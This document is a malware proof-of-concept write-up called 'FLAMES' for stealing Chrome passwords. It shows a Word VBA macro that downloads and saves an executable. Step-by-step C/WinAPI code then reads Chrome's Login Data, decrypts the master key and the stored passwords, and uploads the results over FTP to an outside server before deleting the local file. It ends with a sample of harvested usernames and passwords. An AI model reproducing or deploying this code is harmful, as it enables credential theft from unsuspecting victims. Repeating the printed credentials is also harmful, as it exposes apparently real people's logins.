


FLAMES

(Multi Staged Malware POC)

by// [Ethereal](#)



Introduction:


Flames is a Browser based Password Extractor which works with Chrome. This paper , as well as the attached code segment will use a malicious word Macro created using VbScript which would be used to download our executable and fetch chrome credentials and send it back to a server via [FTP](#) using [WININET API](#).

The programmatic implementation will be written in C using Win API.

The CODE:

This proof of concept contains a great deal of generic programming- more specifically string manipulation.

1. The victim downloads the malicious macro and the remote binary gets executed.

A screenshot of a Visual Basic code editor window titled 'Doc1 - Module1 (Code)'. The 'General' tab is selected, and the 'DownloadXlFileFromURL' property page is open. The code is a VBS script with the following content:

```
Option Explicit

Sub DownloadXlFileFromURL()

    Dim myURL As String, sFilename As String
    myURL = "https://github.com/D3VI5H4/FLAMES/blob/main/Data%20Exfiltrator.exe"
    sFilename = Environ("SystemDrive") & Environ("HomePath") & _
        Application.PathSeparator & "Desktop" & Application.PathSeparator & _
        "file.exe"

    Dim WinHttpRequest As Object, oStream As Object
    Set WinHttpRequest = CreateObject("Microsoft.XMLHTTP")
    WinHttpRequest.Open "GET", myURL, False, "username", "password"
    WinHttpRequest.Send

    myURL = WinHttpRequest.ResponseBody
    If WinHttpRequest.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpRequest.ResponseBody
        oStream.SaveToFile sFilename, 2 ' 1 = no overwrite, 2 = overwrite
        oStream.Close
    End If

    Dim RetVal
```

2. The VerifyBrowser function invokes [RegOpenKeyEx](#) & [RegQueryValueEx](#) to check the default browser is set to Chrome.

```
BOOL VerifyBrowser(VOID)
{
    HKEY hKey = HKEY_CURRENT_USER;
    WCHAR lpSubKey[WCHAR_MAXPATH] = L"Software\\Microsoft\\Windows\\Shell\\Associations\\UrlAssociations\\http\\UserChoice";
    HKEY phkResult;
    WCHAR lpValueName[WCHAR_MAXPATH] = L"\\ProgId";
    WCHAR lpData[WCHAR_MAXPATH];
    DWORD bufferSize = sizeof(lpData);

    if (RegOpenKeyEx(hKey, lpSubKey, 0, KEY_ALL_ACCESS, &phkResult) != ERROR_SUCCESS)
        goto FAILURE;

    if (RegQueryValueEx(phkResult, L"ProgId", NULL, NULL, (LPBYTE)&lpData, &bufferSize) != ERROR_SUCCESS)
        goto FAILURE;

    if (hKey)
        RegCloseKey(hKey);

    if (phkResult)
        RegCloseKey(phkResult);

    if (wcscmp(lpData, L"ChromeHTML") != 0)
        return FALSE;

    return TRUE;
}
```

3. Our code would query the login data file through SQL "SELECT
ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS" stored
in "\\Google\\Chrome\\User Data\\Default\\Login Data" and store it in a
file.

```
if (GetEnvironmentVariable(L"LOCALAPPDATA", wModulePath, WCHAR_MAXPATH) == 0)
    goto FAILURE;

wcscat_s(wModulePath, chromeLocalState);

hHandle = CreateFile(wModulePath, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (hHandle == INVALID_HANDLE_VALUE)
    goto FAILURE;

dwError = GetFileSize(hHandle, NULL);
if (dwError == INVALID_FILE_SIZE)
    goto FAILURE;

lpLocalState = (PCHAR)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (dwError));
if (lpLocalState == NULL)
    goto FAILURE;

if (!ReadFile(hHandle, lpLocalState, dwError, &dwBytesRead, NULL))
    goto FAILURE;
```

4. Getting the Master Key :

- ☐ Use [GetEnvironmentVariableW](#) to get LOCALAPPDATA
- ☐ Use `wcscat` to append L"\\Google\\Chrome\\UserData\\LocalState"
- ☐ Invoke [ReadFile](#) on "Local State" to read the entire contents of the file and store it in the Buffer created by [HeapAlloc](#).
- ☐ Use `strstr` on the buffer and locate "\\os_crypt\\":{"encrypted_key\\":\\"".
- ☐ Using the `StringRemoveSubstring` function remove "\\os_crypt\\":{"encrypted_key\\":\\" from the string .

- ☐ Use [CryptStringToBinaryA](#) & [CryptUnprotectData](#) to get the decoded Base64 Master Key.

```
Substring = strstr(Substring, "\\os_crypt\\:\\encrypted_key\\:\\");
if (Substring == NULL)
    return NULL;

if (StringRemoveSubString(Substring, (PCHAR)"\\os_crypt\\:\\encrypted_key\\:\\") == NULL)
    return NULL;

if (StringTerminateString(Substring, '\\') == NULL)
    return NULL;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, NULL, &dwBufferLen, NULL, NULL))
    goto FAILURE;

pbBinary = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (dwBufferLen));
if (pbBinary == NULL)
    goto FAILURE;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, pbBinary, &dwBufferLen, NULL, NULL))
    goto FAILURE;

if (pbBinary[0] == 'D')
    MoveMemory(pbBinary, pbBinary + 5, dwBufferLen);

Input.cbData = dwBufferLen;
Input.pbData = pbBinary;

if (!CryptUnprotectData(&Input, 0, NULL, NULL, NULL, 0, &Output))
    goto FAILURE;
```

5. Decrypting the Password:

- ☐ Transform Password into a BYTE array and store the result in the buffer.
- ☐ Make a BYTE pointer pointing to Buffer , increase it by 3 . Invoke [BCryptOpenAlgorithmProvider](#) for creating AES hash .
- ☐ Invoke [BCryptSetProperty](#) to set the property to “Chaining Mode GCM”.
- ☐ Invoke [BCryptGenerateSymmetricKey](#) which creates a key object for use with a symmetrical key encryption algorithm from the previous generated key.
- ☐ Use [BCryptDecrypt](#) to decrypt the password and remove the last 16 bytes.

```
Buffer = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, LenPass);
if (Buffer == NULL)
    goto FAILURE;

CharArrayToByteArray>Password, Buffer, LenPass);
pointer = Buffer;
pointer += 3;

Status = BCryptOpenAlgorithmProvider(&bCryptHandle, BCRYPT_AES_ALGORITHM, NULL, NULL);
if (!INT_SUCCESS(Status))
    goto FAILURE;

Status = BCryptSetProperty(bCryptHandle, L"ChainingMode", (PUCHAR)BCRYPT_CHAIN_MODE_GCM, 0, NULL);
if (!INT_SUCCESS(Status))
    goto FAILURE;

Status = BCryptGenerateSymmetricKey(bCryptHandle, &phKey, NULL, 0, Output.pbData, Output.cbData, 0);
if (!INT_SUCCESS(Status))
    goto FAILURE;

Info.pbNonce = pointer;
Info.cbNonce = 12;
Info.pbTag = (Info.pbNonce + LenPass - (3 + 16));
Info.cbTag = 16;

DecryptPassLen = LenPass - 3 - Info.cbNonce - Info.cbTag;
DecryptPass = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, DecryptPassLen);
if (DecryptPass == NULL)
    goto FAILURE;

Status = BCryptDecrypt(phKey, (Info.pbNonce + Info.cbNonce), DecryptPassLen, &Info, NULL, 0, DecryptPass, DecryptPassLen, &DecryptSize, 0);
if (!INT_SUCCESS(Status))
    goto FAILURE;
```

6. Write the data to the file using a buffer.

```
sprintf(WriteArray, "Url: %s\r\nUsername: %s\r\nPassword: %s\r\n\r\n", Argv[0], Argv[1], (PCHAR)DecryptPass);
numberOfBytesToWrite = (DWORD)strlen(WriteArray);

if (!WriteFile(hLog, WriteArray, numberOfBytesToWrite, &lpNumberOfBytesWritten, NULL))
    goto FAILURE;
```

7. Uploading :

Then our code initializes WININET usage by [InternetOpenW](#). Following a successful initialization we invoke [InternetConnectW](#) with details to our ftp server and upload the file using [FtpPutFileW](#) and then using [DeleteFile](#) to delete the file from the local system.

```
hInternetOpen = InternetOpenW(L"Mozilla/4.1337", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
if (hInternetOpen == NULL)
    goto FAILURE;

hInternetConnect = InternetConnectW(hInternetOpen, L"ftp.drivehq.com", INTERNET_DEFAULT_FTP_PORT, NULL, NULL, INTERNET_SERVICE_FTP, 0, 0);
if (hInternetConnect == NULL)
    goto FAILURE;

if (!FtpPutFileW(hInternetConnect, L"file.txt", lpRemoteFile, FTP_TRANSFER_TYPE_BINARY, 0))
    goto FAILURE;

if (!DeleteFile(L"file.txt"))
    goto FAILURE;
```



```
Url: [REDACTED]
Username: jenekensjacob
Password: Jenikens@jacob

Url: [REDACTED]
Username: jacobjenikens
Password: Jenikens@jacob

Url: [REDACTED]
Username: JJenikens
Password: Jenikens@jacob

Url: [REDACTED]
Username: jacobjenikens@protonmail.com
Password: RGV2aXNoYSMyNQ==
```

Harvested Credentials